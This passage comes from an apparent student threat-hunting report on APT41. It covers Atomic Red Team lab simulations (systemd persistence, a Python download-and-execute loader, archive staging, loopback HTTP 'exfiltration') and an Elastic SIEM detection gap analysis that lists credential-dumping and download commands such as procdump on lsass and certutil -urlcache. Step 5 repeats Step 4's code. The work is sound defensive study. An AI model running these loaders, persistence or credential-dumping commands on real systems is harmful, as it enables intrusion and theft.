ExecStartPost=$execstartpost_action
ExecReload=$execreload_action
ExecStop=$execstop_action
ExecStopPost=$execstoppost_action

[Install]
WantedBy=default.target
EOF"
abououf@momo-VirtualBox:~/Desktop$ sudo systemctl daemon-reload
sudo systemctl enable "$systemd_service_file"
sudo systemctl start "$systemd_service_file"
abououf@momo-VirtualBox:~/Desktop$ systemctl status art-persistence.service
o art-persistence.service - Atomic Red Team Systemd Service
   Loaded: loaded (/etc/systemd/system/art-persistence.service; enabled; preset: enabled)
   Active: inactive (dead) since Fri 2025-11-28 15:52:24 EET; 12s ago
     Process: 2842 ExecStartPre=/bin/touch /tmp/art-systemd-execstartpre-marker (code=exited, status=0/SUCCESS)
     Process: 2844 ExecStart=/bin/touch /tmp/art-systemd-execstart-marker (code=exited, status=0/SUCCESS)
     Process: 2845 ExecStartPost=/bin/touch /tmp/art-systemd-execstartpost-marker (code=exited, status=0/SUCCESS)
     Process: 2847 ExecStop=/bin/touch /tmp/art-systemd-execstop-marker (code=exited, status=0/SUCCESS)
     Process: 2849 ExecStopPost=/bin/touch /tmp/art-systemd-execstoppost-marker (code=exited, status=0/SUCCESS)
   Main PID: 2844 (code=exited, status=0/SUCCESS)
     CPU: 13ms

Nov 28 15:52:24 momo-VirtualBox systemd[1]: Starting art-persistence.service - Atomic Red Team Systemd Service...
Nov 28 15:52:24 momo-VirtualBox systemd[1]: art-persistence.service: Deactivated successfully.
Nov 28 15:52:24 momo-VirtualBox systemd[1]: Started art-persistence.service - Atomic Red Team Systemd Service.
```

◆ Step 3 Bash Script Execution

Technique: T1059.004

The attacker executes a Bash script that serves as the initial payload.

Xubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

~/Desktop/atomic-red-team... atomics - Thunar

Terminal - abououf@momo-...

File Edit View Terminal Tabs Help

abououf@momo-VirtualBox: ~/Desktop

```
abououf@momo-VirtualBox:~/Desktop$ script_path="/tmp/art-test-script.sh"
host="8.8.8.8"
abououf@momo-VirtualBox:~/Desktop$ sh -c "echo 'echo Hello from the Atomic Red Team' > $script_path"
sh -c "echo 'ping -c 4 $host' >> $script_path"
chmod +x $script_path
sh $script_path
Hello from the Atomic Red Team
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=48.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=47.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=49.6 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 47.051/48.392/49.558/0.909 ms
```



◆ Step 4 Python Script Execution

Technique: T1059.006

A Python script is executed for further actions such as data collection or credential harvesting.

This script: Collect sensitive files, Log system information, Communicate with C2 server,
Prepare for exfiltration

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 5 Staging Data for Exfiltration

Technique: T1560.001 Archive Collected Data

The attacker collects data and compresses it before exfiltration.

This step organizes data to minimize detection and transfer time.



```
abououf@momo-VirtualBox: ~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox: ~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```


◆ Step 6 Exfiltration via HTTP (Web Protocol)

Technique: T1071.001

The attacker exfiltrates data using normal web traffic to blend in.

This technique hides inside common protocols like HTTP/S.

```
abououf@momo-VirtualBox: ~/Desktop$ nano hello.sh
abououf@momo-VirtualBox: ~/Desktop$ chmod +x hello.sh
./hello.sh
Hello from Atomic Red Team test script!
abououf@momo-VirtualBox: ~/Desktop$
abououf@momo-VirtualBox: ~/Desktop$ ~/Desktop/T1560.001 Atomic
bash: /home/abououf/Desktop/T1560.001_Atomic: No such file or directory
abououf@momo-VirtualBox: ~/Desktop$ mkdir ~/Desktop/T1560
abououf@momo-VirtualBox: ~/Desktop$ echo "Log file 1" > ~/Desktop/T1560/log1.txt
echo "User data" > ~/Desktop/T1560/log2.txt
echo "System info" > ~/Desktop/T1560/sysinfo.txt
abououf@momo-VirtualBox: ~/Desktop$ zip -r ~/Desktop/T1560.zip ~/Desktop/T1560
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox: ~/Desktop$ zip -e -r ~/Desktop/T1560_encrypted.zip ~/Desktop/T1560
Enter password:
Verify password:
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox: ~/Desktop$ ls ~/Desktop/T1560
log1.txt log2.txt sysinfo.txt
abououf@momo-VirtualBox: ~/Desktop$
```

[illegible]



```

abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox: ~/Desktop
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-VUcvtctLJfjpkFMWJUAU' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:34 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:34 GMT
Cache-Control: private
Set-Cookie: AEC+AAJma5U5eB7rKRkk_H3Y7Uj0f+AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:34 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=PKXbhhG0L325n0lMdkum72Vxzt3YqKwLWBBdgtIB283KJHwLJ24sof-h6doolpasGAU3PHR07zXQuLYI9AShV1UL_16GZUF35w93rr9j9raokvr3ZkzplCn77YDOKJ0NuDuHDJh37t9Hu3z6PurHmbKPMFLynHwxBV2wVvEPzyI0xkvdiHWTgZVhwnQWmH5tQTVDsFFX2oIILFIUhw; expires=Sat, 30-May-2026 14:59:34 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Wget/1.9+cvS-stable (Red Hat modified)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-InxokgtvPLSIXE_k0VbxAQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:42 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:42 GMT
Cache-Control: private
Set-Cookie: AEC+AAJma5U5eB7rKRkk_H3Y7Uj0f+AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:42 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=MIAnb1A8lePkqahV85yWIA9bnj34CUj0wNGLTBTdxgAVcBA5xambniwLHybJ3VUNUczhok24ECyWbF9vVM1xdh9cFDXhuvo0B0290MN-WGPN2f2BRx_vkKembubwgkui355x2CXXV95p4F9m0B13sGrp2VXe-6qLEPM0H0JnfTc5f7x8JugsVYu7J5Aahk4lcifrttWmMoXW_g4L/gwFtSk2A; expires=Sat, 30-May-2026 14:59:42 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfKMPYASLZKvcyE9gG6HVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC+AAJma5U5eB7rKRkk_H3Y7Uj0f+AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rj9f3P3v-hv-yflxTWB168LHY0ZwtxsFWPhY5ANx80W19IdRX42w-kblmYJwXb7Qis009IhCN086GL02JMcRpG53C-5V_gwKTQLO9VigtPIYXg5n70mX_JwUJ7c60gjbYXrG1Juz005x-xYGfdIpbfYA43XmjxtzE8MTwiz5Qws7X17w1Jg20QMu965jdu-ePZTrGAMwhPgqo9m-c72Htl; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfKMPYASLZKvcyE9gG6HVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC+AAJma5U5eB7rKRkk_H3Y7Uj0f+AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rj9f3P3v-hv-yflxTWB168LHY0ZwtxsFWPhY5ANx80W19IdRX42w-kblmYJwXb7Qis009IhCN086GL02JMcRpG53C-5V_gwKTQLO9VigtPIYXg5n70mX_JwUJ7c60gjbYXrG1Juz005x-xYGfdIpbfYA43XmjxtzE8MTwiz5Qws7X17w1Jg20QMu965jdu-ePZTrGAMwhPgqo9m-c72Htl; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "*" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-XwdQYx9LW004dcMOBa5TkW' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 15:00:01 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 15:00:01 GMT
Cache-Control: private
Set-Cookie: AEC+AAJma5U5eB7rKRkk_H3Y7Uj0f+AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 15:00:01 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=U2pSIFDQqIVZ8ebCL1ZUVd3p28ax1EKXeb15acINUFCahe7ewjr74PR-Z5KgaFea9rv9H0dG6Awn8_d05LT9dTLPy4oCx2SL7Lhvp7ANxs2X_8I7VeYAKPL7D0xY2M06A31cFBK664Fe9fRQx2-0nFEP70K67YsX3t4fMB5VzK0wFp8kaJ12TWy7rY1HBjXqUa05Vnk2BTR1YHkLdyt7Ew0QFW0; expires=Sat, 30-May-2026 15:00:01 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

```

◆ Step 7 Exfiltration Over Unencrypted / Non-C2 Protocol

Technique: T1048.003

This is the final step performed in your practical demo.

The HTTP requests appear clearly in terminal logs, confirming successful exfiltration over an unencrypted channel.



```
abcuouf@omo-VirtualBox:~/Desktop$ cd /tmp
abcuouf@omo-VirtualBox:/tmp$ jobs -l
abcuouf@omo-VirtualBox:/tmp$ cd /tmp
abcuouf@omo-VirtualBox:/tmp$ echo "This is the file to be exfiltrated" > victim-file.txt
abcuouf@omo-VirtualBox:/tmp$ python3 -m http.server 9090 &
jobs -l
[1] 4271
[1]+  4271 Running                  python3 -m http.server 9090 &
abcuouf@omo-VirtualBox:/tmp$ Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
wget http://127.0.0.1:9090/victim-file.txt
--2025-11-28 17:22:10--  http://127.0.0.1:9090/victim-file.txt
Connecting to 127.0.0.1:9090... connected.
HTTP request sent, awaiting response... 127.0.0.1 - - [28/Nov/2025 17:22:10] "GET /victim-file.txt HTTP/1.1" 200 -
206 OK
Length: 35 [text/plain]
Saving to: 'victim-file.txt.1'

victim-file.txt.1               100%[=====] 35 --KB/s in 0s

2025-11-28 17:22:10 (10.8 MB/s) - 'victim-file.txt.1' saved [35/35]
```


2.1.4 Conclusion

The phishing attack simulation demonstrates a realistic kill-chain starting from reconnaissance to persistence, execution, staging, and data exfiltration.

Each stage aligns with MITRE ATT&CK techniques, showcasing how attackers escalate their access and steal data using legitimate system tools and unencrypted communication methods.

3 Week 3

3.1 ATT&CK Navigator Heatmap



3.2 Gap Analysis

APT41 – Elastic SIEM Detection Gap Analysis

1. Sudo to Root Session Opened

MITRE TTP: T1078.003 (Valid Accounts – Local), T1068 (Privilege Escalation)

APT41 Link: Commonly escalates privileges on Linux systems to gain full control.

Current State: Working

Desired State: Reliable privilege escalation monitoring across all Linux hosts

Action:

- Confirm auth.log and Auditbeat sudo events ingestion from all Linux endpoints.
 - Map ECS fields: user.name, process.command_line, event.action, process.parent.user.name.
 - Add testing workflow: simulate failed → successful sudo escalation during monthly checks.
-

2. Systemd Service Created

MITRE TTP: T1543.002 (Create or Modify System Process), T1053.003 (Cron)

APT41 Link: Establishes persistence by creating malicious services or timers.

Current State: Working

Desired State: Consistent monitoring across entire Linux fleet

Action:

- Forward systemd journal logs from all Linux hosts.
 - Monitor /etc/systemd/system/*.service and timers.
 - Enable Sysmon-Linux service creation events.
 - Add rule tuning to reduce false positives from legitimate deployments.
-

3. PowerShell Discovery Activity

MITRE TTP: T1082 (System Info), T1018 (Remote System Discovery), T1087 (Account Discovery)

APT41 Link: Uses PowerShell reconnaissance early in operations.

Current State: Working

Desired State: Full discovery visibility including script-level logging

Action:

- Enable Script Block Logging (Event ID 4104) and Module Logging via GPO.
- Validate ingestion of powershell.file.script_block_text, process.args, process.command_line.
- Expand KQL to detect APT41 recon commands: Get-AD*, Invoke-WebRequest, Get-NetIPAddress.

4. File Compressed or Archived by Unsigned Process

MITRE TTP: T1560.001 (Archive via Utility)

APT41 Link: Stages exfiltration by compressing data using native utilities.

Current State: Working but untested

Desired State: Verified detection of staged data archives

Action:

- Test compression with gzip, tar, zip, makecab.exe by unsigned processes.
 - Confirm alerts fire and ECS mapping is correct.
 - Add path filters for sensitive directories; correlate compression → outbound transfer.
-

5. Wireless Credential Dumping Using Netsh

MITRE TTP: T1555.003 (Credentials from Local System – WiFi Profiles)

APT41 Link: Uses stored wireless credentials for lateral movement.

Current State: Failing

Desired State: Detect unauthorized Wi-Fi credential extraction

Action:

- Ingest Windows Event ID 4688 (process creation).
 - Detect netsh wlan export profile key=clear and unusual parent processes.
 - Add correlation: netsh executed by non-standard users → alert.
-

6. Credential Dumping

MITRE TTP: T1003 (Credential Dumping – LSASS, SAM, Cloud)

APT41 Link: Core component of toolkit for lateral movement and exfiltration.

Current State: Failing

Desired State: Detect all credential access attempts

Action:

- Enable Sysmon Event ID 10 (Process Access) on all Windows hosts.
 - Add detection for LSASS read/handle operations, procdump, mimikatz patterns.
 - Include process creation anomalies (rundll32 comsvcs.dll, MiniDump).
-

7. Potential Successful SSH Brute Force Attack

MITRE TTP: T1110 (Brute Force)

APT41 Link: Uses brute-force/password spraying for initial access.

Current State: Failing

Desired State: Detect brute-force sequences followed by success

Action:

- Validate /var/log/auth.log ingestion.
 - Sequence detection: multiple failures → success from same IP.
 - Add thresholds for abnormal attempts per time window; include geographic anomalies.
-

8. Suspicious Compression in Sensitive Directories

MITRE TTP: T1560.001 (Archive via Utility)

APT41 Link: Prepares internal data for exfiltration.

Current State: Not monitored

Desired State: Detect unauthorized compression activity

Action:

- Detect compression utilities in /etc, /var/log, /home.
 - Include process signature checks for unsigned binaries.
 - Add volume-based thresholds and correlate with unusual outbound transfers.
-

9. New Scheduled Task or Cron Job Created

MITRE TTP: T1053.003 (Cron), T1053.005 (Scheduled Task)

APT41 Link: Deploys persistence via scheduled tasks

Current State: Not monitored

Desired State: Detect abnormal persistence setup

Action:

- Ingest Windows Task Scheduler logs (Event IDs 106, 140, 4698, 4702).
 - Monitor Linux cron directories and Sysmon-Linux file creation.
 - Add filters distinguishing admin tasks from suspicious activity.
-

10. Network Discovery Commands Executed

MITRE TTP: T1016 (Network Discovery)

APT41 Link: Performs extensive scanning and host enumeration

Current State: Partial coverage

Desired State: Full detection of built-in recon commands

Action:

- Detect arp, netstat, ipconfig, ifconfig, wmic, nbtstat, dsquery, Get-Net*.
 - Add user-behavior baselining for unusual execution patterns.
 - Capture frequency anomalies: repeated scans in short intervals.
-

11. Abnormal Outbound Connections to Rare Destinations

MITRE TTP: T1571 (Non-Standard Port C2), T1041 (Exfiltration Over C2)

APT41 Link: Uses unique IPs or obscure servers for C2

Current State: Not monitored

Desired State: Identify rare outbound connections and anomalies

Action:

- Enable Elastic ML job: “Rare External IP per Host”.
 - Add DNS anomaly detection: first-seen domains, fast-flux patterns.
 - Correlate with first-ever outbound connections per host.
-

12. System Tools Executed from Unusual Directories

MITRE TTP: T1036 (Masquerading)

APT41 Link: Drops renamed payloads to mimic legitimate tools

Current State: Not monitored

Desired State: Detect utilities executed from unexpected locations

Action:

- Block %TEMP%, %APPDATA%, /tmp execution of system utilities.
 - Detect path anomalies and unsigned binaries.
 - Baseline legitimate paths to reduce false positives.
-

13. Unexpected Use of Remote Administration Tools

MITRE TTP: T1021 (Remote Services)

APT41 Link: Uses RDP, SSH, WMI, PsExec for lateral movement

Current State: Not monitored

Desired State: Behavioral detection of remote tool usage

Action:

- Track RDP, PsExec, WMI, SSH per user identity.
 - Alert on users without historical baseline.
 - Correlate remote access → credential dumping.
-

14. Modification of Logging or Security Configuration

MITRE TTP: T1070 (Log Clear), T1562 (Disable Security Tools)

APT41 Link: Alters logging to hide activity

Current State: Not monitored

Desired State: Detect security configuration tampering

Action:

- Alert on Event ID 1102 (log cleared).
 - Monitor registry/policy changes for Windows audit settings.
 - Detect Linux log tampering: /var/log/* deletion, rsyslog stopped, systemd journal cleared.
 - Monitor Sysmon stoppage: sc stop sysmon.
-

15. Large Data Transfers to Unapproved Locations

MITRE TTP: T1048 (Exfil via Alt Protocol), T1041 (Exfil Over C2)

APT41 Link: Conducts large exfiltration during targeted espionage

Current State: Not monitored

Desired State: Identify suspicious data transfer volumes

Action:

- ML job for outbound data spikes.
 - Detect large SMB, cloud uploads, SCP/rsync, curl --upload-file.
 - Trend data per host; correlate with exfiltration tools.
-

16. Startup Entry or Auto-Start Modification

MITRE TTP: T1547 (Boot/Logon Autostart Execution)

APT41 Link: Persists via startup entries

Current State: Minimal coverage

Desired State: Complete monitoring of autostart methods

Action:

- Monitor Windows Run keys, Startup folder, Services registry paths, RunOnce.
- Linux: /etc/init.d, /etc/rc.local, systemd user units, autostart scripts.
- Alert on new executables placed in monitored locations.

17. Built-in Download Utility Execution

MITRE TTP: T1105 (Ingress Tool Transfer)

APT41 Link: Uses built-in tools to download malware

Current State: Not monitored

Desired State: Detect unauthorized downloads

Action:

- Alert on curl, wget, bitsadmin, certutil -urlcache -split -f, PowerShell download commands.
- Validate referrer/origin (unexpected users/processes).
- Correlate downloads → new file creation or process execution.

#	Detection Use Case	MITRE	Required ECS Fields	Elastic Built-In Rule(s)	Validation Steps
1	Sudo to Root Session	T1078.003, T1068	user.name, process.command_line, event.action, process.parent.*	Custom	Trigger failed → success sudo scenario
2	Systemd Service Created	T1543.002	file.path, process.executable, event.action, journal logs	"Potential Linux Persistence via Systemd Service"	Create dummy .service in /etc/systemd/system



3	PowerShell Discovery	T1082, T1087, T1018	powershell.*, process.command_line, process.args	“Suspicious PowerShell Execution”	Run recon script with AD commands
4	Unauthorized Compression	T1560.001	process.name, file.path, process.code_signature.*	None	Compress sensitive files w/ tar, zip
5	WiFi Credential Dumping	T1555.003	process.command_line, process.parent.*, process.args	None	Run netsh wlan export profile key=clear
6	Credential Dumping (LSASS)	T1003	process.name, process.pe.*, process.Ext.api.*, Sysmon ID 10	“Credential Access via LSASS Handle Duplication”	Try procdump -ma lsass.exe on test VM
7	Successful SSH Brute Force	T1110	source.ip, user.name, event.outcome, /var/log/auth.log events	None	Multiple fails → success from same IP
8	Compression in Sensitive Dirs	T1560.001	file.path, process.args, process.executable	None	Run compression inside /etc or /var/log
9	New Scheduled Task / Cron	T1053.003, T1053.005	Windows: event.code 4698/4702, Linux: FIM logs	“Scheduled Task Created by Non-System Account”	Create cron entry + Windows scheduled task
10	Network Discovery Commands	T1016	process.name, process.args, user.name	“Suspicious Network Discovery Commands”	Run nbtstat, wmic, Get-Net* commands
11	Rare External Destinations	T1571, T1041	destination.ip, network.direction, DNS logs	Built-in ML Job: "Rare Destination IP"	Generate traffic to a new, unused IP
12	System Tools from Odd Paths	T1036	file.path, process.executable, process.code_signature.*	“Execution of Renamed System Utilities”	Copy cmd.exe to %TEMP% → execute



13	Unexpected Remote Admin Tools	T1021	user.name, process.name, source.ip, destination.ip	“Remote Admin Tool Usage by Non-Admin User”	Run PsExec/WMI under non-admin account
14	Log / Security Tampering	T1070, T1562	event.code (1102), registry events, Linux FIM	“Windows Event Logs Cleared”	Clear Windows logs + stop Sysmon
15	Large Data Transfers	T1041, T1048	network.bytes, network.direction, DNS + proxy logs	Built-in ML: “High Data Transfer Volume”	Upload >500MB to external endpoint
16	Autostart Modification	T1547	registry.path, file.path, process.name	“Registry Persistence via Run Keys”	Add new Run key + Linux autostart script
17	Built-In Download Tools	T1105	process.command_line, process.args, file.path	“Bitsadmin Download Activity”	Download via certutil, curl, or PowerShell

4 Week 4

4.1 Threat Hunting Report

5 NIST Cybersecurity Framework (CSF) Alignment:

This project was designed and executed in alignment with the five core functions of the **NIST Cybersecurity Framework**, ensuring a structured and standards-based approach to threat intelligence and hunting.

- **Identify → Threat Actor Profiling**

Conducted detailed profiling of APT41 using MITRE ATT&CK and CTI feeds. This established a clear understanding of adversary motivations, capabilities, and targeted sectors, enabling risk awareness and prioritization.

- **Protect → IOC Enrichment for Proactive Defense**

Integrated and enriched Indicators of Compromise (IOCs) from AlienVault OTX and MISP. This proactive enrichment supports defensive measures by providing actionable intelligence to block malicious infrastructure and tools before exploitation.

- **Detect → Hunting Lab and Log Analysis**
Built a controlled hunting lab with simulated adversary activity (red atomic team tool). Leveraged Wireshark and Splunk to analyze logs, validate hypotheses, and detect malicious behaviors mapped to MITRE ATT&CK techniques.
- **Respond → Incident Handling Aligned with ISO/IEC 27035**
Applied structured incident management principles to assess, contain, and document simulated intrusions. This ensured that detection findings were translated into actionable response steps consistent with ISO/IEC 27035.
- **Recover → Lessons Learned and Remediation**
Documented detection gaps, evaluated defensive effectiveness, and recommended remediation strategies. These lessons learned feed back into the CTI pipeline, strengthening resilience and supporting continuous improvement.

6 References

- [MITRE ATT&CK Group G0096 – APT41](#)
- [ATT&CK® Navigator](#)
- [FortiGuard Threat Actor Encyclopedia](#)
- [Apt41 Arisen from Dust](#)
- https://docs.oasis-open.org/cti/stix/v2.1/os/stix-v2.1-os.html#_1j0vun2r7rgb
- <https://www.cisa.gov/sites/default/files/2022-12/stix-bp-v1.0.0.pdf>
- Johnson, C. , Feldman, L. and Witte, G. (2017), Cyber Threat Intelligence and Information Sharing, ITL Bulletin, National Institute of Standards and Technology, Gaithersburg, MD, [online],
https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=923332 (Accessed October 20, 2025)
- <https://www.iso.org/standard/68427.html>
- <https://www.iso.org/standard/78973.html>
- <https://otx.alienvault.com/adversary/APT41>
